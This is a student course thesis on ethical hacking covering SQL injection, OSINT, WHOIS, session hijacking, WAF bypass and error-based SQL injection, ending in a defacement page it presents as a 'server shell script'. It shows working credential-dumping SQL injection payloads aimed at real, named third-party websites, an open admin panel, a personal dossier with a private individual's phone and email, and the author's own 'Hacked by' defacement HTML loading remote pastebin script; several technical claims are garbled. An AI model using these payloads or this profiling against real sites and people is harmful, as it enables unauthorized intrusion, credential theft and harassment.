Cyber Security

A thesis submitted in partial fulfillment of the requirements for the course of Cyber Security & Ethical hacking

SUBMITTED BY

Md. Wazed Ali Sarkar
Alpha 54

SUPERVISED TO

Mr. Fahim Al Tanjim

CEO at Arena Web Security

Arena Web Security
10 May 2025

Table of Contents

SUPERVISOR STATEMENT i
APPROVAL ii
DECLARATION iii
CERTIFICATE iv
ABSTRACT v
ACKNOWLEDGEMENT vi
Chapter 1 Ethical Hacking 1
1.1 What is Ethical Hacking? 1
1.2 Importance of Ethical Hacking? 1
1.3 Benefits of Ethical Hacking 1
1.4 Key Characteristics 1
1.5 Types of Ethical hacking Activities 1
1.6 Tools 1
Chapter 2 Manual SQL Injection 2
2.1 What is SQL Injection? 2
2.2 Manual SQL Injection Key Steps 2
2.3 Tools 2
2.4 Examples 2
Chapter 3 Open Source Intelligence (OSINT) 3
3.1 What is OSINT? 3
3.2 How Does OSINT Work? 3
3.3 OSINT Sources 3
3.4 Tools 3
3.5 OSINT Use in Cybersecurity 3
3.6 Examples 3
Chapter 4 Wed Server Whois 4
4.1 What is Web Server ? 4
4.2 Purpose 4
4.3 WHOIS in Cyber security 4
4.4 Whois Finding 4
4.5 Tools 4
4.6 Examples 4
Chapter 5 Session Hijacking 6

5.1 Types of Session Hijacking 6
5.2 Tools 6
5.3 Examples 6
Chapter 6 WAF Bypass 7
6.1 Why WAF Bypass 7
6.2 WAF Bypass Methods 7
6.3 Tools 7
6.4 Examples 7
Chapter 7 Error Base Sql Injection 8
7.1 How error-based SQL injection works 8
7.2 Impacts of error-based SQL injection 8
7.3 Tools 8
7.4 Examples 8
Chapter 8 Server Shell Script 9
8.1 What is a Server shell script? 9
8.2 Including this tasks 9
8.3 Example of A Server Shell Script 9
Chapter 9 Shell upload 13
9.1 How Web Shells upload Work 13
9.2 How Web Shell upload Attacks Work 13
9.3 Examples 14
Chapter 10 Spyware 15
10.1 What is Spyware? 15
10.2 Key Characteristics 15
10.3 Types of Spyware 15
10.4 How Spyware Attacks System 15
10.5 How to Protect 16
Chapter 11 LFI (Local File Inclusion)/ RFI (Remote File Inclusion)/ RCE (Remote Code Execution) 17
11.1 Local file inclusion works 17
11.2 Examples 17
11.3 What is Remote file inclusion (RFI)? 18
11.4 The typical flow of a RFI attack 18
11.5 What is Remote Code Execution (RCE)? 18
11.6 Impact of Remote Code Execution Attacks 18
11.7 Types of RCE Attacks 19
Chapter 12 Cross-Site Scripting(XSS) 20
12.1 What is Cross-Site Scripting(XSS)? 20
12.2 How XSS Works 20

12.3 Types of XSS 20
12.4 Prevention of XSS Attacks 20
12.5 Examples of XSS Attacks 20
Chapter 13 Cross-Site Request Forgery (CSRF) 22
13.1 What is CSRF? 22
13.2 How to CSRF Attack 22
Chapter 14 Burp Suite 23
14.1 What is Burp Suite? 23
14.2 What are the advantages of Burp Suite? 23
14.3 Exploring Burp Suite's Features 23
14.4 Burp Suite Extensions Top 6 25
Chapter 15 Kali Linux Tools 26
15.1 Information Gathering & Network Scanning 26
Chapter 16 System Hacking 28
16.1 What Is System Hacking? 28
16.2 Stages of System Hacking 28
16.3 How to Prevent System Hacking 28
Chapter 17 Subdomain 29
17.1 What is Subdomain? 29
Chapter 18 Nmap 30
18.1 What is Nmap? 30
18.2 Nmap Key features and capabilities 30
18.3 How to used Nmap 30
Chapter 19 What is TCPScan? 31
19.1 Process 31
19.2 Tools 31
19.3 Prevention 31
Chapter 20 Penetration Testing 32
20.1 Stages 32
20.2 Penetration testing methods 32
Chapter 21 Fiverr & Upwork 33
21.1 What is Fiverr? 33
21.2 Advantages 33
21.3 what is upwork? 33
Chapter 22 Hackerone & Bugcroud 34
22.1 what is Hackerone? 34
22.2 What is the purpose of HackerOne? 34
22.3 What are the benefits of HackerOne? 34

22.4 what is bugcrowd? 34
22.5 Process 34
22.6 Why Bugcrowd used for? 34
Chapter 23 CONCLUSION 35
References 36

LIST OF FIGURES

Figure 1 Manual SQL Injection 2
Figure 2 Domain Information, Registrar Information 5
Figure 3 Registrant Contact 5
Figure 4 Administrative Contact, Technical Contact 6
Figure 5 No Redirect 6
Figure 6 SQLI(WAF) wedsite and dump data 7
Figure 7 Error base SQL Injection test (Before and after) . 8
Figure 8 Server shell script 12
Figure 9 Server shell upload attacks 13
Figure 10 Server shell upload 14
Figure 11 Local file inclusion attack 17
Figure 12 RFI(Remote file inclusion) attack 18
Figure 13 XSS Attacks 21
Figure 14 CSRF Attack 22

LIST OF ABBREVIATION

HTML : Hyper Text Markup Language

CSS : Cascading Style Sheet

OS : Operating System

DBMS : Database Management System

JSON : Javascript Object Nota

POV : Proof of Value,

OWASP : Open Web Application Security Project

ZAP : Zed Attack Proxy

SQL : Structured Query Language

OSINT : Open Source Intelligence

HTTP : Hypertext Transfer Protocol

TCP : Transmission Control Protoco

XSS : Cross-site scripting

CSRF : Cross-site request forgery

WAF : Web Application Firewall

LFI : Local File Inclusion

RFI : Remote File Inclusion

RCE : Remote Code Execution

Nmap : Network Mapper

SUPERVISOR STATEMENT

This is to certify that the thesis paper entitled as "**Cyber Security**" submitted by
Md. Wazed Ali Sarkar
Alpha 54

has been carried out under my supervision. This thesis has been prepared in partial fulfillment of the requirement for the course of Cyber Security & Ethical Hacking at Arena Web Security.

Mr. Fahim Al Tanjim

Chief Executive Officer

Arena Web Security

Dhaka, Bangladesh

Date: …… ……

APPROVAL

The thesis is titled "Cyber Security" by Md. Wazed Ali Sarkar, Batch: Alpha-54;

The Arena Web Security has been accepted as satisfactory for the partial fulfillment of the requirements for the course of Cyber Security & Ethical Hacking and approved as to its style and contents.

BOARD OF HONORABLE EXAMINERS

Chairman

Mr. Fahim Al Tanjim

Chief Executive Officer
Arena Web Security
Dhaka, Bangladesh

DECLARATION

I, Md. Wazed Ali Sarkar, a complete Bachelor student of Computer Science & Engineering studying at the Bangladesh Open University, hereby declares that the thesis entitled: "**Cyber Security**".

Submitted in partial fulfillment of the requirements for the course Cyber Security & Ethical Hacking, represents original and independent research conducted solely by me under the supervision of **Mr. Fahim Al Tanjim.**

This work has not been submitted, in whole or in part, for the award of any degree, diploma, or academic qualification at any other university or institution. All information, data, and sources referenced during this research have been duly cited and acknowledged under academic integrity standards.

The thesis may be freely copied and distributed provided the source is acknowledged.

Md. Wazed Ali Sarkar
Place: Arena Web Security

CERTIFICATE

Certified that the thesis entitled "**Cyber Security**" submitted by Md. Wazed Ali Sarkar towards partial fulfillment for the Course of Cyber Security & Ethical Hacking done by the institution of Arena web security is based on the investigation and learning done till now from the beginning of the course carried out under our guidance. The thesis part therefore has not submitted for the academic award of any other university or institution.

Countersigned

.....

Mr. Fahim Al Tanjim
Supervisor
Chief Executive Officer
Arena Web Security
Dhaka, Bangladesh

Signature

.....

Md. Wazed Ali Sarkar
Batch: Alpha-54
Student of Arena Web Security (AWS)

ABSTRACT

Cybersecurity is essential in protecting sensitive data and maintaining the integrity of systems. This thesis explores the evolving field of cybersecurity with a focus on ethical hacking as a proactive defense strategy against modern digital threats. As cyber attacks grow in complexity, Ethical hacking, also known as penetration testing, serves as a critical method for identifying system vulnerabilities before they are exploited. The research covers essential attack vectors such as SQL Injection, XSS, CSRF, DDoS, and Social Engineering, as well as advanced techniques like WAF bypass, LFI/RFI, REC, and session hijacking. Key tools including Kali Linux, Nmap, Burp Suite, Nessus, and Wireshark are analyzed through practical demonstrations. The study also Investigates third-party platforms like Fiverr and Bugcrowd for outsourced security testing. By integrating theoretical frameworks with hands-on methodologies, this thesis contributes to a deeper understanding of cybersecurity practices and the strategic role of ethical hacking in protecting digital assets. The goal is to build awareness about common attack methods and demonstrate how ethical hacking plays a key role in securing digital infrastructures, protecting both individual users and large organizations from potential breaches.

KEY WORDS

Cybersecurity, Cyberattack, Ethical Hacking, Cryptography, Penetration Testing, Kali Linux, Nmap, Wireshark,Malware, Vulnerability, Digital Forensics, OSINT, SQL Injection, XSS, Ransomware, DDoS, Social Engineering, RFI, LFI, RCE, and system hacking.

ACKNOWLEDGEMENT

First and foremost, I would like to express my sincere gratitude to, Mr. Tanjim Al Fahim, and also all the teachers and all the Moderators and Admins for their continuous advice, effort, and invaluable suggestions throughout the research, for the guidance, inspiration, and constructive suggestions that were helpful to us in the preparation of this project.

The satisfaction that accompanies the successful completion of any task would be incomplete without the mention of people whose ceaseless cooperation made it possible, whose constant guidance and encouragement crown all efforts with success.

Thank You

Chapter 1 Ethical Hacking

1.1 What is Ethical Hacking?

Ethical hacking is the authorized process of finding systems, networks, or applications to discover security vulnerabilities and malware that could be exploited by attackers, with the goal of fixing them before they can be misused.

1.2 Importance of Ethical Hacking?

In the dawn of international conflicts, terrorist organizations fund cybercriminals to breach security systems, either to compromise national security features or to extort huge amounts by injecting malware and denying access.

New worms, malware, viruses, and ransomware are primary benefit are multiplying every day and is creating a need for ethical hacking services to safeguard the networks of businesses, government agencies or defense.

1.3 Benefits of Ethical Hacking

- Discovering vulnerabilities from an attacker's POV so that weak points can be fixed.
- Implementing a secure network that prevents security breaches.
- Defending national security by protecting data from terrorists.
- Helping protect networks and websites with real-world assessments.

1.4 Key Characteristics

- Legal and authorized
- Goal-Oriented
- Structured

1.5 Types of Ethical hacking Activities

- Penetration testing
- Vulnerability Assessment
- Social engineering tests
- Web application testing

1.6 Tools

- Kali Linux
- Namp
- Burp Suite
- Wireshark
- Metasploit
- OWASP ZAP

Chapter 2 Manual SQL Injection

2.1 What is SQL Injection?

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users or any other data that the application can access.

2.2 Manual SQL Injection Key Steps

- Identify vulnerable website input (login forms, URLs, search bars)
- Inject test payloads like ' or ' OR '1'='1etc
- Analyze errors or behavior changes
- Find the number of columns using ORDER BY 1, 2, 3… etc
- Extract data with UNION SELECT (username, password)
- Perform blind SQLi if there's no visible output/result.

2.3 Tools

- Burp Suite
- Kali Linux
- Cyberfox

2.4 Examples

Link: http://theory.cse.iitm.ac.in/viewevent.php?type=news&id=-45 Union Select 1,concat(username,0x3d3d,password),3,4 from admin--+



Figure 1: Manual SQL Injection

Chapter 3 Open Source Intelligence (OSINT)

3.1 What is OSINT?

OSINT stands for Open Source Intelligence and is defined as the accumulation, processing, and integration of information from public platforms. Such sources may include social networks, forums, press releases, and documents in the company's reference, geographical data, or research papers.

3.2 How Does OSINT Work?

- Data Collection & Aggregation
- Correlation & Analysis
- Filtering & Data Normalization

3.3 OSINT Sources

- Website
- Search engines
- Social media
- News Outlets
- Data Leaks

3.4 Tools

- Recon
- theHarvester

3.5 OSINT Use in Cybersecurity

- Reconnaissance (Footprinting) during penetration testing.
- Mapping an organization’s digital footprint.
- Profiling targets for ethical hacking or red teaming etc.
- Tracking phishing domains, subdomains or impersonation sites.

3.6 Examples

Information gather for Md.Nazibul Islam

Date of birth : 21 July in 1973

Father: Mohammad Nurul Islam

Mother: Monowara Islam

Positions: Cox's Bazar Municipal Awami League President

Managing Director of Bolaka Hatchary

General Secretary, Shrimp Hatchary Association of Bangladesh

Phone: 01819345775, 01819-345775

Email: naj.cox@gmail.com

Chapter 4 Wed Server Whois

4.1 What is Web Server ?

A web server is a system, comprised of both software and hardware, that stores and delivers web content to users over the internet using the Hypertext Transfer Protocol (HTTP).

4.2 Purpose

WHOIS lookups help verify the ownership of a domain, identify the registrar, find contact information, and potentially assist in legal investigations or tracking down individuals responsible for spam or malicious behavior.

Information Provided

Typical WHOIS records include the registrant's name, address, email, phone number, the registrar, name servers, registration date, and expiration date.

Accessing WHOIS Information

You can access WHOIS information through various online tools, domain registrars, or even by using the command-line whois tool.

Privacy Protection

Some registrants may choose to mask their personal details (e.g., using a proxy service) to prevent spam and identity theft, which can affect the comprehensiveness of WHOIS data.

4.3 WHOIS in Cyber security

- Trace phishing domains or malicious IPs.
- Map infrastructure in OSINT investigations.
- Discover connected domains and hosting relationships.
- Identify fake or impersonated sites.
- Gather metadata for legal or compliance checks.

4.4 Whois Finding

- Domain Information
- Registrar Information
- Registrant Contact
- Administrative Contact
- Technical Contact

4.5 Tools

- Whois
- DomainTools

4.6 Examples

Finding a website arenawebsecurity.net



Figure 2: Domain Information, Registrar Information



Figure 3: Registrant Contact



Figure 4: Administrative Contact, Technical Contact

Chapter 5 Session Hijacking

Session Hijacking: Session hijacking is sometimes called cookie hijacking, cookie side-jacking, or TCP session hijacking, is when an attacker takes over your internet session. This can happen when you are shopping online, paying bills, or checking your bank balance. Session hijackers typically target browsers or web applications, and their goal is to take control of your browsing session to access your personal information and passwords.

5.1 Types of Session Hijacking

- Brute Force
- Cookie Theft(XSS)
- Man-in-the-Middle (MITM)
- Session Fixation

5.2 Tools

- Wireshark
- Burp Suite
- Ettercap

5.3 Examples

No redirect website

Link: http://www.geocement.in/admin/home.php



Figure 5: No Redirect

Chapter 6 WAF Bypass

WAF Bypass: WAF stands for Web Application Firewall and is a collection of security tools to protect a site from several attacks and threats. A WAF operates at the application layer of the OSI model. It analyzes HTTP requests and applies a set of rules to identify and block suspicious traffic.

6.1 Why WAF Bypass

- Deliver a payload (SQLi or XSS) that is normally blocked
- Bypass filtering rules by obfuscating or encoding input
- Access backend systems despite WAF

6.2 WAF Bypass Methods

- Obfuscation and Encoding
- Exploiting WAF Logic
- Zero-Day Exploits
- Rate Limiting Bypass
- 404 Bypassing
- JSON and XML Payloads

6.3 Tools

- Burp Suite
- cyberfox

6.4 Examples

An attacker modifies a SQL injection payload like UNION SELECT to UNI/**/ON SE/**/LECT, which bypasses the WAF's strict pattern matcher.

Link: http://www.itopia.com.hk/eng/business.php?id=-9 /*!50000Union*/ /*!50000Select*/ 1,(S%45%4c%45%43T(@x)FROM(S%45%4c%45%43T(@x:=0x00) ,(SELECT(@x)FROM(users)WHERE(@x)IN(@x:=C%4f%4e%43% 41T(0x20,@x,usersName,0x3d3d,usersPassword,0x3c62723e))))x),3, 4



Figure 6: SQLI(WAF) wedsite and dump data

Chapter 7 Error Base Sql Injection

Error-based SQL injection is a type of security vulnerability and attack that occurs when an attacker enters malicious SQL statements into input fields in a web application, causing the application to generate SQL errors. These errors can reveal sensitive information about the application's database structure, data, or configuration.

7.1 How error-based SQL injection works

Injecting malicious code: The attacker inputs carefully crafted SQL code as part of their input. This code is designed to cause SQL syntax errors when the application processes it.

Injection point: An attacker identifies a vulnerable input field, such as a search box or login form, where user input is directly incorporated into SQL queries.

7.2 Impacts of error-based SQL injection

- Unauthorized data access
- Data manipulation
- Data disclosure
- Information leakage
- Application disruption
- Financial loss
- Loss of customer trust

7.3 Tools

- Burp Suite:Intercept and modify requests.
- SQLmap:Automates error-based SQLi with --, @, . technique=E
- Manual browser testing: Try payloads in URL or forms.

7.4 Examples

The following URL: http://www.simscollege.ac.in/news.php?id=54 During the vulnerability assessment of the website [http://www.simscollege.ac.in/news.php?id=54], an error-based SQL injection test was conducted using a single quotation mark (')or (-) as input to provoke a database error response. However, the application returned a blank page with no visible error message or data.



Figure 7: Error base SQL Injection test (Before and after)

Chapter 8 Server Shell Script

8.1 What is a Server shell script?

A shell script is a text file that contains a sequence of commands for a Unix-based operating system (OS). It's called a shell script because it combines a sequence of commands in a file that would otherwise have to be typed in one at a time into a single script.

A server shell script is a script written in a shell language (like HTML, CSS, JavaScript, or Bash) that automates tasks on a Linux-based server.

8.2 Including this tasks

- Server setup
- Security updates
- Software installation
- Backups
- Configuration
- Log monitoring
- User management

8.3 Example of A Server Shell Script

Source Code:

```
</html><!DOCTYPE html>

<html title="Hacked Engr. WaZeD SarKaR " oncontextmenu="return false;" onkeydown="return false;" onmousedown="return false;" onkeypress="return false;" onclick="return false;" ondragstart="return false;" onmousedown="return false();">

<head>

   <title>Hacked by Engr. WaZeD SarKaR</title>

   <meta charset="utf-8">

   <meta name="author" content="ins7ing">

   <meta name="description" content="Hacked by Engr. WaZeD SarKaR">

   <meta name="keywords" charset="Hacked by Engr. WaZeD SarKaR">
```

```
    <link href="https://fonts.googleapis.com/css?family=Iceland"
rel="stylesheet">

    <link rel="icon" type="text/css"
http://zonehmirrors.org/defaced/2017/11/26/mwc.ac.in/i.imgur.com/g
TOJK9F.png">

    <script type="text/javascript"
src="https://pastebin.com/raw/cbz6YaJd" /></script>

    <script type="text/javascript">

    snowStorm.snowColor = '#fff';snowStorm.flakesMaxActive =
96;snowStorm.useTwinkleEffect = true;</script>

</head>

<style type="text/css">*{cursor: crosshair;font-
family:'Iceland',cursive;}


body{background:url('https://www.walldevil.com/wallpapers/w10/dar
k-alone-loneliness-sad-birds-clouds.jpg');background-
attachment:fixed;background-size: cover; color:#eee;}.s57{font-size:
6em;text-shadow:4px 4px 4px #fff;text-align: center;}.ccs57{font-
size:23px;font-stretch: expanded;font-weight: bold;}.logo_s57{width:
430px;height: 280px}

</style>

<body>

<iframe width="0" height="0"
src="https://h.top4top.io/m_32275q51r1.m4a?autoplay=1"
frameborder="0" allowfullscreen></iframe>

<center>

<img src="https://i.imgur.com/O7D183W.jpeg" class="logo_s57">

    <h1 class="s57"><font color=grey> 71 Cyber</font>WaZeD</h1>

<div style="text-align: center;"><font size="5" face="comic sans
ms"><b><FONT COLOR="red"><b>

<p>7wacked By Engr. WaZeD SarKaR</P>
```

```
<p>Security AWS Security

<div style="margin-top:30px">

<!--<div style="margin-top:30px">

        <a href="https://twitter.com/DrS4m0m" style="
padding:10px;background:#027dd1;color:#fff;font-size:16px;font-
weight:bold;text-decoration:none">

            &#171; Twitter

        </a>

<p>

<div style="margin-top:30px">

        <a href="https://facebook.com/Hax1992" style="
padding:10px;background:#027dd1;color:#brown;font-
size:16px;font-weight:bold;text-decoration:none">

            &#171; Facebook

        </a>-->

<p>

<footer id="det" style="position:fixed; left:0px; right:0px;
bottom:0px; background:rgb(transparent); text-align:center;"><hr
color="#4ddbff" size="0.20"><font color="#4ddbff" size=2
face="Tahoma"><font color="red"><b>Greetz to :
</b></font><marquee scrollamount="5" scrolldelay="50"
width="80%"><b> | Mindless inejctor | C-71 | CY_Hack | CY_Hack |
wazed 1337 |</b></marquee><hr color="#4ddbff"
size="0.20"></footer>

</p><p align="center">

<font style="font-size: 13.5pt"><font color="white"
face="Iceland"><font color="white">

<br>

</pre></font>

    </form>
```

```
    </div>

<p><iframe width="1" height="1"
src="https://h.top4top.io/m_32275q51r1.m4a&autoplay=1"
frameborder="0" allowfullscreen></iframe>

    <audio autoplay="autoplay" loop="loop" width="200px"
height="40px"><source
src="https://j.top4top.io/m_1946ylgnal.mp3"type="audio/mpeg"></au
dio></p>

</body>
```

OUTPUT:

